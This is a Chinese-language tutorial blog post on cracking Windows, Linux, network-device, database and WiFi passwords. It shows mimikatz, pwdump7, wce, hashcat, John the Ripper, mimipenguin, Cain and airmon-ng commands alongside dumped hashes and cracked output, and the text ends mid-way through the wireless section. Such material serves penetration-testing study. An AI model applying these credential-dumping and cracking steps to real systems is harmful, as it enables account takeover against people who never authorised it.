

## 密码破解系列

2017-10-28 | 48

### 前言

本文总结了有关Windows密码、Linux密码、网络设备密码、数据库密码、无线网络密码、web应用登陆密码的破解以及在线扫描服务的密码破解。

### 正文

####1.windows密码破解

获取密码（抓取HASH）：pwdump、wce、mimikatz

破解密码：hashcat、LC5、SAMInside.exe、Ophcrack、mimikatz、hashsuite

密码抓取：

环境：windows7

前提：已经获取root权限

工具：mimikatz

操作：

原理是从lsass.exe进程中直接获取密码信息进行破解，而且该破解应该并非穷举方式，而是直接根据算法进行反向计算。

```
mimikatz 2.1.1 x64 (oe.eo)

.#####. mimikatz 2.1.1 (x64) built on Aug 13 2017 17:27:53
.## ^ ##. "A La Vie, A L'Amour"
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 143189 (00000000:00022f55)
Session           : Interactive from 1
User Name         : zeroyu
Domain            : zeroyu
Logon Server     : ZEROYU
Logon Time       : 2017/10/1 19:48:02
SID               : S-1-5-21-3350593605-4180795471-2516439054-1000

msv :
[00000003] Primary
* Username : zeroyu
* Domain  : zeroyu
* NTLM    : 047ec2c8cdce14898351209151c6326f
* SHA1    : ad3993e271150b392225123ea220001f4f094d85
[00010000] CredentialKeys
* NTLM    : 047ec2c8cdce14898351209151c6326f
* SHA1    : ad3993e271150b392225123ea220001f4f094d85

tspkg :
wdigest :
* Username : zeroyu
* Domain  : zeroyu
* Password : [REDACTED]
kerberos :
* Username : zeroyu
* Domain  : zeroyu
* Password : (null)
ssp :
```

密码提取：

原因：为了进行口令破解，必须首先运行一个工具，将Windows口令从SAM文件中提取出来，做这一步工作的原因在于Windows运行过程中SAM被锁定，不能直接复制或编辑这个文件(即使有管理员权限也不行)。

环境：windows10 ( 提取hash )、Windows7 ( 破解hash )

工具：Pwdump7 , wce ( Windows Credentials Editor )

操作：

用管理员权限打开Pwdump7，从而获得Windows口令

```
管理员: 命令提示符
C:\Users\ZEROYU\Desktop\pwdump7>net user
\\DESKTOP-P4OEE4E 的用户帐户

Administrator          Assassin001          DefaultAccount
Guest                  ZEROYU

命令成功完成。

C:\Users\ZEROYU\Desktop\pwdump7>PwDump7.exe
Pwdump v7.1 – raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500:0331D87B985A93D9C7A1D7341EF1348F:5591A22627D1819464F09B78DCF01730:::
Guest:501:DOE34EFCF44C71F5EC0F2FA0DD3003E1:EDFAC1C1243851C73CCE4ED23E470E11:::
□:503:01BB6053CDC31314933A1DE19FA3CBB3:4493500C6844488C99B43ACC1CC9B058:::
ZEROYU:1001:185EED93F6ABFCE4C25D0F57B35D5250:03285F2FD13786829761DE4C588D1C9B:::
□:1014:47CC30674B2DBB28FBCCB348E5611517:7DC33ED8B7390302E5BE325CF532A1CE:::

C:\Users\ZEROYU\Desktop\pwdump7>
```

用管理员权限打开wce，从而获得Windows的NTML HASH

```
管理员: C:\Windows\System32\cmd.exe
C:\Users\zeroyu\Downloads\wce_v1_4beta_x64>wce.exe -l
WCE v1.4beta (x64) (Windows Credentials Editor) - (c) 2010-2013 Amplia Security
- by Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.

zeroyu:zeroyu:00000000000000000000000000000000:047EC2C8CDCE14898351209151C6326F
C:\Users\zeroyu\Downloads\wce_v1_4beta_x64>
```

还可以利用wce直接获取Windows的密码（-w参数是通过摘要式认证缓存一个明文的密码）：

```
C:\Users\zeroyu\Downloads\wce_v1_4beta_x64>wce.exe -w  
WCE v1.4beta (X64) (Windows Credentials Editor) - (c) 2010-2013 Amplia Security  
- by Hernan Ochoa (hernan@ampliasecurity.com)  
Use -h for help.  
  
zeroyu\zeroyu
```

密码破解：

环境：Windows10 ( CPU : i5 ; GPU : gtx860 )

工具：hashcat、hashsuite

操作：

1. 使用hashcat进行密码的破解

hashcat参数简介：

-m 这个是指定破解的hash的类型，具体的类型可以在-help参数中看到。默认是0也就是MD5，而NTLM则是1000。

-a 指定破解的模式，默认是字典模式

-o 输出文件，破解成功的密码存放的文件

-remove 移除破解成功的hash，当hash是从文本中读取时有用，避免自己手工移除已经破解的hash

-username 忽略用户名，如果你的hash文件中是username:hash这种格式只需要指定这个参数，就不需要再手工编辑了

-r 指定规则文件，字典根据规则文件做变形，用于破解相似密码当-a指定为3时，就是暴力破解模式，这个模式下需要自己指定mask和长度。


Hashcat-plus中以?l表示小写字母，?d表示数字，?u表示大写字母，?s表示所有可打印符号，?a代表所有可打印字符，它等于?l?u?d?s加在一起。

```
管理员: 命令提示符  
Watchdog: Temperature abort trigger set to 90c  
Watchdog: Temperature retain trigger disabled.  
  
The wordlist or mask that you are using is too small.  
This means that hashcat cannot use the full parallel power of your device(s).  
Unless you supply more work, your cracking speed will drop.  
For tips on supplying more work, see: https://hashcat.net/faq/morework  
  
Approaching final keyspace - workload adjusted.  
5d921cef93b32c97ba5385899f764e8a:3847233  
  
Session.....: hashcat  
Status.....: Cracked  
Hash.Type....: NTLM  
Hash.Target....: 5d921cef93b32c97ba5385899f764e8a  
Time.Started...: Mon Oct 09 20:45:32 2017 (0 secs)  
Time.Estimated.: Mon Oct 09 20:45:32 2017 (0 secs)  
Guess.Mask....: ?d?d?d?d?d?d?d [7]  
Guess.Queue....: 1/1 (100.00%)  
Speed.Dev.#1....: 2635.2 MH/s (0.55ms)  
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts  
Progress.....: 10000000/10000000 (100.00%)  
Rejected.....: 0/10000000 (0.00%)  
Restore.Point...: 0/100000 (0.00%)  
Candidates.#1...: 7710000 → 9949999  
HWMon.Dev.#1....: Temp: 43c Util: 77% Core: 993MHz Mem: 900MHz Bus:8  
  
Started: Mon Oct 09 20:45:30 2017  
Stopped: Mon Oct 09 20:45:33 2017
```

2. 使用SAMInside.exe进行密码破解

环境：Windows10

1) 使用管理员身份运行SAMInside.exe



2 ) 你可以选择使用Pwdump7获取口令之后将其导入SAMInside.exe进行破解；或者使用SAMInside.exe来直接获取本地口令进行破解（本例使用第二种方式，点击三个小人的图标然后选择import local users via scheduler将本地用户的hash导出来）。

User	RID	LM-Password	NT-Password	LM-Hash
Administrator	500	<Disabled>	<Empty>	000000000000000C
Guest	501	<Disabled>	<Disabled>	000000000000000C
zeroyu	1000	<Disabled>	[REDACTED]	000000000000000C
zeros	1001	<Disabled>	[REDACTED]	000000000000000C

Users: 4. Passwords found: 4 (100.00%). Current password: Ready

3 ) 选择用户加载字典来进行爆破，最终可以看到已经破解了口令

User	RID	LM-Password	NT-Password	LM-Hash
Administrator	500	<Disabled>	<Empty>	0000000000000000
Guest	501	<Disabled>	<Disabled>	0000000000000000
<input checked="" type="checkbox"/> zeroyu	1000	<Disabled>	██████	0000000000000000

注：由于我之前载入字典破解了本地密码所以在每次导入时均会显示已经破解了密码

3. 使用hashsuite可以直接进行windows的NTML HASH的抓取与破解。但是前提依旧是在管理员权限下进行

环境：windows10

1 ) 首先以管理员身份运行hashsuite

2 ) 导入要破解的口令，在这里我们选择导入本地的口令（选择后软件会自动将口令进行提取）

3 )之后我们选择使用字典破解的方式对账户Assassin001的口令进行破解

## ####2.Linux密码破解

知识概要：

► head -n 2 /etc/passwd

root:x:0:0:root:/root:/usr/bin/zsh

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

以":"分隔，共有七个字段：

1.账号名称；2.密码（Linux早期密码存放地，现在均存在/etc/shadow中）；3.UID（用户标识符）；4.GID；5.用户信息说明列；6.主文件夹；7.shell

► head -n 2 /etc/shadow

root:\$6\$XrLBeXo2\$!YJYakUC6eBvRl40PnFKlemX7ljl7QkFu7f3qTZjlr.RBy3dp3YT3QWkDYxmKBmmzQO8FUXXbK72lnaz.GeSB0:17304:0:99999:7:::

daemon:\*:17043:0:99999:7:::

以":"分隔，共有九个字段：

1.账号名称；2.密码；3.最近更新密码的日期；4.密码不可被更动的天数；5.密码需要重新更改的天数；6.密码需要更改期限前的警告天数；7.密码过期后的账号宽限时间；8.账号失效日期；9.保留

密码抓取：

环境：kali linux

前提：已经获取root权限(可以使用dirtycow.c等0day进行Linux的提权操作)

工具：mimipenguin(Linux下的mimikatz)

操作：

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
Firefox ESR
~/Desktop
▶ unshadow /etc/passwd /etc/shadow > ~/Desktop/file_to_crack
file_to_crack
~/Desktop
Save
root:$6$XrLBeXo2
$1YJYakUC6eBvRl40PnFKlemX7IjI7QkFu7f3qTZjIr.RBy3dp3YT3QWkDYxmKBmmzQ08FUXXbK72lnaz.Ge
root:/usr/bin/zsh|
daemon:*:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:*:2:2:bin:/bin:/usr/sbin/nologin
sys:*:3:3:sys:/dev:/usr/sbin/nologin
sync:*:4:65534:sync:/bin:/sync
games:*:5:60:games:/usr/games:/usr/sbin/nologin
man:*:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:*:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:*:8:8:mail:/var/mail:/usr/sbin/nologin
news:*:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:*:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:*:13:13:proxy:/bin:/usr/sbin/nologin
www-data:*:33:33:www-data:/var/www:/usr/sbin/nologin
backup:*:34:34:backup:/var/backups:/usr/sbin/nologin
list:*:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:*:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:*:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:*:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync*:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network*:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve*:102:104:systemd Resolver...:/run/systemd/resolve:/bin/false
```

密码破解：

环境：kali linux

前提：已经获取root权限(可以使用dirtycow.c等0day进行Linux的提权操作)

工具：John the ripper

操作：

1.使用unshadow命令创建1个含有用户名和密码详细信息的文件

```
root@kali: ~/Desktop/mimipenguin
File Edit View Search Terminal Help
vul
~
▶ git clone https://github.com/huntergegal/mimipenguin.git
Cloning into 'mimipenguin'...
remote: Counting objects: 300, done.
^C    ssh
~
▶ cd Desktop
~/Desktopgui
▶ git clone https://github.com/huntergegal/mimipenguin.git
Cloning into 'mimipenguin'...
remote: Counting objects: 300, done.
remote: Total 300 (delta 0), reused 0 (delta 0), pack-reused 300
Receiving objects: 100% (300/300), 65.29 Kib | 0 bytes/s, done.
Resolving deltas: 100% (134/134), done.

~/Desktop
▶ cd mimipenguin
~/Desktop/mimipenguin master ✓          134d
▶ ./mimipenguin.sh
MimiPenguin Results:
[SYSTEM - GNOME]                      root:whitehat

~/Desktop/mimipenguin master ✓          134d
▶
```

2.使用John来破解

```
Applications ▾ Places ▾ Terminal ▾ Fri 23:29
root@kali: ~/Desktop
File Edit View Search Terminal Help
~/Desktop
▶ john --wordlist=/usr/share/john/password.lst ~/Desktop/file_to_crack
Warning: detected hash type "sha512crypt", but the string is also recognized as
"crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512e128/128 AVX 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:10 94.88% (ETA: 22:38:31) 0g/s 315.6p/s 637.5c/s 637.5C/s fiction..je
throtull
whitehat      (root)
whitehat      (postgres)
ht2g 0:00:00:11 DONE (2017-09-29 22:38) 0.1793g/s 318.1p/s 636.2c/s 636.2C/s paaga
L faraday IDE
Use the "--show" option to display all of the cracked passwords reliably
Session completed

~/Desktop
▶
```


### ####3.网络设备密码破解

环境：windows7

工具：Cain

操作：

破解Cisco中Password 7加密，密文为052C3C5F70420F1A0E



环境：kali linux

工具：John the ripper

操作：

1.将密文整理成cisco: \$1\$sqzM\$q8vBgOd3KunqZw/D1Nq211，保存在文件中然后使用john进行破解

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
~/Desktop
ciscopsswor
d.txt

~/Desktop
cat ciscopssword.txt
cisco:$1$sqzM$q8vBgOd3KunqZw/D1Nq211#
~/Desktop
john --single ciscopssword.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ [MD5 128/128 AVX 4x3])
No password hashes left to crack (see FAQ)

~/Desktop
john --show ciscopssword.txt
cisco:cisco

1 password hash cracked, 0 left
~/Desktop
john --show ciscopssword.txt
cisco:cisco

1 password hash cracked, 0 left
~/Desktop
```


#### ####4.数据库密码破解

环境：windows10 MSSQL数据库


工具：Cain

操作：

1.添加Hash到队列



2.开始暴力破解



环境：windows10 MySQL数据库

工具 : Cain

操作 :

1.执行SELECT password,USER() FROM mysql.user;来获取密文

The screenshot shows the MySQL Workbench interface with the following details:

- Toolbar:** Database, SQL, Status, User, Export, Import, Settings, Synchronization, Replication, Variables, More.
- Message Bar:** 显示行 0 - 2 (3 总计, 查询花费 0.0003 秒)
- Query Editor:** SELECT PASSWORD, USER() FROM mysql.user; LIMIT 0 , 30
- Result Set:** Shows three rows of data:


password	USER()
*81F5E21E35407D884A6CD4A731AEBFB6AF209E1B	root@localhost
*81F5E21E35407D884A6CD4A731AEBFB6AF209E1B	root@localhost
*81F5E21E35407D884A6CD4A731AEBFB6AF209E1B	root@localhost

2.将MYSQL的密文导入Cain

The screenshot shows the Cain tool interface with the following details:

- Toolbar:** File, View, Configure, Tools, Help.
- Menu:** Decoders, Network, Sniffer, Cracker, Traceroute, CCDU, Wireless, Query.
- Left Sidebar:** VRRP-HMAC Hashes (0), VNC-3DES (0), MD2 Hashes (0), MD4 Hashes (0), MD5 Hashes (0), SHA-1 Hashes (0), SHA-2 Hashes (0), RIPEMD-160 Hashes (0), Kerb5 PreAuth Hashes (0), Radius Shared-Key Hashes (0), IKE-PSK Hashes (0), MSSQL Hashes (0), MySQL Hashes (0) (highlighted), Oracle Hashes (0), Oracle TNS Hashes (0), SIP Hashes (0), 802.11 Captures (0), WPA-PSK Hashes (0), WPA-PSK Auth (0), CHAP Hashes (0).
- Center Panel:** A modal dialog titled "Add MySQL Hashes" is open, showing the "Insert the hash manually" tab. It has fields for Username (root) and Hash (3A6CD4A731AEBFB6AF209E1B). There is also a "challenge (Optional)" field and a note about ODBC requirements.
- Bottom:** URL bar with http://www.oxid.it

3.使用字典攻击模式进行攻击




环境：windows10 Oracle数据库


工具：Cain

操作：

1.导入Oracle数据库账号密码



2.进行暴力破解



#### ####5.无线密码破解

环境：kali linux、WPA/WPA2 PSK加密 无线路由器 TP-LINK\_4D16、Windows10 ( hashcat进行GPU运算 )

工具：外置USB无线网卡

操作：

1. 把网卡切换为监听模式

```
1 sudo airmon-ng start wlan0
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# sudo airmon-ng start wlan0
[iface wlan0mon]
Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

      PID Name
        476 NetworkManager PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
      1211 wpa_supplicant

      PHY Interface Driver Chipset          Atheros Communications, Inc. AR9271 802.11
